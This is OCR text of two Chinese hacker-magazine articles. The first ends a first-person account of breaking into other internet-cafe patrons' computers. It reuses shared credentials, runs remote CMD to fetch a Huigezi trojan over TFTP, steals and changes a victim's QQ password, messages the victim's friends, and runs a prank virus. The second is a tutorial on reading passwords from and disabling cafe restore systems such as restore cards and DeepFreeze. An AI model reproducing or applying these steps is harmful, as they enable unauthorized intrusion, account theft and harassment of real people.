


图2

下一步需要远程电脑上的用户名＋密码，由于大多数网吧里的电脑为了维护上的方便，设置都是一样的，因此我使用的这台电脑上的用户和密码应该和对方的也一样。打开精锐网吧辅助工具，看到没有，用户为“泰鑫电脑”，密码为“5810599”（图3）。

接着请出Recton，填写上对方的IP地址、用户名和密码，然后设置好telnet的端口，点开TELNET，结果又失败了。不过这次还好，因为Recton不只有这一个功能，我挨个试过去，最后发现只有远程执行CMD命令可以用。来给对方种个灰鸽子！使用TFTPD32在自己的电脑上建成TFTP服务器，发送CMD命令 **tftp -i 192.168.0.251 get 1.exe**，其中192.168.0.251是我使用的电脑的IP地址，1.exe是灰鸽子服务端（图4）。然后就是远程运行灰鸽子。看，成功上线了（图5）。




图3

通过远程屏幕可以看到对方正在聊QQ，现在要怎么教训他呢？我轻轻松松的就给对方种了个阿拉QQ大盗，QQ密码就拿到手了。怕他密码强度不够，就免费给他升级到了15位，希望他有密码保护哟:-)。再和他QQ里的几位异性好友聊了几句，虽然只有几句，也够他解释半天的了。另一位也使用同样的方法种了个灰鸽子上去，拿出N年没用的女鬼3病毒，把他电脑的时间改到23点58分，然后运行女鬼3，呵呵，看他吓的那样，可能是带上耳机的效果太震撼了吧，嘿嘿。

文章到此就结束了，没什么技术含量，只想告诉大家无论是在网络还是现实中，都要懂得谦让，这样才更符合八荣八耻嘛。同时也告诉那些和我一样的小菜们，学习网络安全技术不仅可以抓肉鸡，有时还可以用来防身哦。

（本文所涉及到的局域网查看工具、狼道万象破解器、精锐网吧辅助工具、TFTPD32和Recton已收录到光盘中）





图4


图5

破解网吧还原系统跟我来

冷风

网吧里的还原系统一直是竖在小菜面前的一道难关，本文我就总结一下各种常见的还原系统的破解方法。

1．还原精灵

还原精灵做为龙头老大在前几年的普及率是极高的，但因为安全问题现在已经退居二线了，不过在有些地方还会出现的。还原精灵验证密码时会以明文出现在内存中，我们可以使用WinHex之类的工具直接查看密码。最简单的方法就是使用“密码破解工具”来读取密码。在Win9X/ME下可以使用如图1所示的工具来读出密码，而在Win2000/XP下可以使用如图2所示的工具来读出密码。




图1




图2

2．还原卡

破解还原卡要分两种情况：找出密码和解除还原。在Win98/ME环境下找出密码可以使用直接硬盘读写工具来实现（图3），而在Win2000/XP下可以使用诸如小哨兵还原卡密码读取工具等（图4）。




图3

需要注意的是该工具只能运行在Win9X/ME系统下，并且只能查出老版本的还原卡密码，比如小哨兵、沙蓝、华苏。而解除还原就轻松的多了，使用硬盘保护卡克星就可以大小通吃（图5）。




图4




图5

选择对应的硬盘接口和破解方式，重启电脑后还原卡就将以未安装的方式出现了。我测试了一下，可以搞定任何版式本的小哨兵、金盾、沙蓝、华苏等。注意在达到自己的目标后帮人家重新安装上还原卡，选择安装的模式为默认安装就可以，不要更改安装密码，正所谓黑亦有道嘛。




图6

3．冰点还原

这绝对是一个杀手级的工具，原名为DeepFreed。对于老版本（任务栏出现冰封电脑）可以使用“冰点终结者”（图6）和“Deep Unfreezer”（图7）在没有密码的情况下更改还原模式。

